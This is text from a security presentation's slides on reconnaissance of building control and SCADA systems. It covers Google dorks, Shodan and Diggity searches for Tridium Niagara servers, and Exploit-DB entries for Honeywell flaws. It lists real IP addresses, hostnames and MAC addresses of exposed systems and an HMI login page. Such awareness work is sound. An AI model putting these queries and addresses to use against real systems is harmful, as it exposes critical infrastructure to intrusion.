
## Assessment Tools

- DHS ICS-CERT Cyber Security Evaluation Tool (CSET)

## Virtual Machines


- VM Player
- Windows Hypervisor

# Google Hacking



<https://www.google.com/#q=navy+tridium+bangor>

# Google Hacking



**filetype:pdf -site:tridium.com site:mil**

**[https://www.neco.navy.mil/upload/N44255/N4425513R40020005N4425513R40020005N44255-13-R-4002\\_Part\\_3\\_Draft.pdf](https://www.neco.navy.mil/upload/N44255/N4425513R40020005N4425513R40020005N44255-13-R-4002_Part_3_Draft.pdf)**



# Google Hacking Diggity Project



<http://www.bishopfox.com/resources/tools/google-hacking-diggity/attack-tools/#searchdiggity>



# Google Hacking Diggity Project

The screenshot displays the Google Hacking Diggity Project interface. At the top, there are tabs for various search engines: Google, CodeSearch, Bing, LinkFromDomain, DLP, Flash, Malware, PortScan, NotInMyBackyard, BingMalware, and Shodan. The Shodan tab is selected and highlighted with a red box. Below the tabs, there are buttons for 'Simple' and 'Advanced' search modes. The 'Simple' mode is active, and the 'Query Appender' section is visible on the left. The 'Queries' list on the left includes various search terms, with 'Niagara Web Server' selected under the 'SCADA' category. The main search results table shows a list of SCADA systems with columns for Category, Search String, URL, Hostnames, City, and Country. The URL 'http://70.168.40.243/' is highlighted in yellow. A red callout points to the 'API Key' field in the 'Settings' section, with the text 'Enter SHODAN API key'. Another red callout points to the selected result in the 'Output' section, with the text 'Finding SCADA systems via SHODAN Diggity'.

Google CodeSearch Bing LinkFromDomain DLP Flash Malware PortScan NotInMyBackyard BingMalware **Shodan**

Simple Advanced

Query Appender

Queries

- ☐ Default Credentials
- ☐ FTP
- ☐ Printer
- ☐ Router
- ☐ SCADA
  - ☐ Electro Industries Gaug
  - ☐ Photovoltaic
  - ☐ Rockwell SLC-505 PLC
  - ☐ SCADA USA
  - ☒ SCADA
    - ☐ scada
    - ☒ Niagara Web Serve
  - ☐ Siemens s7

SCAN Settings

API Key: [Create](#)  ☒ Hide

Cancel

Enter SHODAN API key

Category	Search String	URL	Hostnames	City	Country
SCADA	Niagara Web Server	<a href="http://193.185.169.90/">http://193.185.169.90/</a>			Finland
SCADA	Niagara Web Server	<a href="http://12.171.57.87/">http://12.171.57.87/</a>			United States
SCADA	Niagara Web Server	<a href="http://70.168.40.243/">http://70.168.40.243/</a>	wsip-70-168-40-243.	Cleveland	United States
SCADA	Niagara Web Server	<a href="http://216.241.207.94/">http://216.241.207.94/</a>	sciop-ip94.scininternet.	Colorado City	United States
SCADA	Niagara Web Server	<a href="http://206.82.16.227/">http://206.82.16.227/</a>	niagarafred.norleb.kl	Lancaster	United States
SCADA	Niagara Web Server	<a href="http://184.187.11.158/">http://184.187.11.158/</a>		Omaha	United States

Output Selected Result

HTTP/1.0 302 Moved Temporarily  
location: <http://70.168.40.243/login>  
content-type: text/html; charset=UTF-8  
content-length: 116  
set-cookie: niagara\_audit=guest; path=/  
server: Niagara Web Server/3.5.34

Finding SCADA systems via SHODAN Diggity

**...level the playing field...find information disclosures and exposed vulnerabilities before others do...**

# Google Earth

The screenshot shows the Google Earth application window. The main map displays a satellite view of Washington, D.C., with various data layers overlaid. The left sidebar contains a search bar and a list of places. The right sidebar shows search results for 'GSA'.

**Search Results:**

- A GSA**  
1800 F Street Northwest, Washington, DC 20405  
(800) 488-3111 - gsa.gov  
2 reviews
- B GSA Federal Credit Union**  
301 7th Street Southwest #5021, Washington, DC 20024  
(202) 488-3111 - gsafcu.gsa.gov  
1 review
- C Gsa Staff Offices Associates**  
1275 First Street Northeast #1224, Washington, DC 20047  
(202) 273-0563 - gsa.gov

**Places:**

- My Places
- Sightseeing Tour

**Layers:**

- Primary Database
- Borders and Labels
- Places

**DC GIS Data Clearinghouse/Catalog**

Enter a keyword search into the field or view layers filtered alphabetically from the options below. Also try the [advanced search](#).

**Keyword Dataset Search**  10 Results  [View All](#)

For a quick alphabetical search, select from the letters below.

**Alphabetical Dataset Search**

**ABCDEFGHIJKLMNOPQRSTUVWXYZ**


**Note:** Due to file size limitations the following layers are not available in kml/kmz at present time.

- Baker Plan (Img)
- Buildings 3-D
- Ellicott Plan (Img)
- Existing Land Use
- Good Plan (Img)
- Hawkins Topography (Img)
- Historic View of DC (Img)
- Historic Sewer Survey (img)
- Historic Shaded Relief (Img)
- Hopkins Survey (Img)
- Jattmig Plan (Img)
- Johnson and Ward Survey (Img)
- Keily Survey (Img)
- Kroe Plan (Img)
- LEnfant Plan (Img)
- Latrobe Survey (Img)
- Ortho 1999
- Ortho 2002
- Ortho 2005
- Ortho 2008
- Ortho 2010
- Right of Way Scans 1998 (Img)
- Thackara Vallence Plan (Img)

Almost every community has downloadable .kmz files of infrastructure




# BING



**Bird's Eye provides high resolution 3d imagery**


# GSA Smart Buildings Sources Sought



**Google Street View provides very high resolution imagery of building & surrounds**



# Shodan



Shodan is to OT IP addresses as is Google is to text search

# Google Hacking-Database



<http://www.exploit-db.com/google-dorks/>

# Google Hacking DB Search

The screenshot shows the Exploit Database website interface. At the top, the site logo "EXPLOIT DATABASE" is displayed next to a silhouette of a person walking through a doorway. To the right, there are social media links for "blog", "exploit", and "F", along with a status message: "Currently Archiving 31708 Exploits" and "Updated (CVE And Archive): Wed Jan 7 2015". Below the header is a navigation bar with buttons for HOME, GHDB, ABOUT, REMOTE, LOCAL, WEB, DOS, SHELLCODE, PAPERS, SEARCH, and SUBMIT. The main content area features three sponsored links: "Intrusion Detection Tool" from gfi.com, "Server Scan: Free" from qualys.com, and "Enterprise File Sharing" from egnite.com. Below these is a "Search" section with a table of results. The table has columns for Date, D (Download), A (Add), V (Vote), Description, Plat. (Platform), and Author. Two results are shown, both for Honeywell vulnerabilities on Windows, authored by metasploit.

Date	D	A	V	Description	Plat.	Author
2013-03-13	↓	-	✓	Honeywell HSC Remote Deployer ActiveX Remote Code Execution	windows	metasploit
2013-01-10	↓	-	✓	Honeywell Tema Remote Installer ActiveX Remote Code Execution	windows	metasploit

Honeywell results



# Shodan – Tridium Search

The screenshot shows the Shodan search results for the query 'tridium'. The browser address bar displays 'http://www.shodanhq.com/search?q=tridium'. The search results are organized into three main sections: Services, Top Countries, and Top Organizations. The Services section lists NetBIOS (11), SNMP (9), SMB (3), HTTPS (1), and FTP (1). The Top Countries section lists United States (15), Norway (3), Malaysia (2), Turkey (1), and Italy (1). The Top Organizations section lists Telenor Norge AS (3), Techavenue Data Center... (2), tw telecom holdings (1), Wyoming.Com (1), and Wave Broadband (1). The main results list shows three entries:

IP Address	Organization	Location	NetBIOS Response
97.78.98.252	Time Warner Cable	Tampa	Servername: TRIDIUM-PC MAC: b8:ca:3a:84:86:4f
116.6.58.158	China Telecom Next Generation Carrier Network	Guangzhou	Servername: TRIDIUMPWS04 MAC: 00:50:b6:52:46:c3
76.12.61.228	HostMySite	Newark	Tridium station

The screenshot shows a login form titled 'VictorPark\_Super'. It features a key icon and two input fields: 'Username:' and 'Password:'. A 'Login' button is located below the password field. The form is displayed in a browser window with the address bar showing 'SHODAN - Computer Search E...' and a 'Login' button next to it.

Direct Internet  
connected HMI

# Distech Controls



# Shodan – Distech Search



HTTP/1.0 401 Unauthorized

WWW-Authenticate: Digest realm="**Niagara-Admin**", qop="auth", algorithm="**MD5**",  
nonce="UvdraWNmNDAwNjE1ODc4NzBhYTc5NjMyYzlkYTk3NTg1ZDQy"

Content-Length: 56

Content-Type: text/html

**Niagara-Platform: QNX**

Niagara-Started: 2013-8-3-4-11-32

Baja-Station-Brand: **distech**

Niagara-HostId: Qnx-NPM2-0000-12EA-FDCC

Server: **Niagara Web Server/3.0**

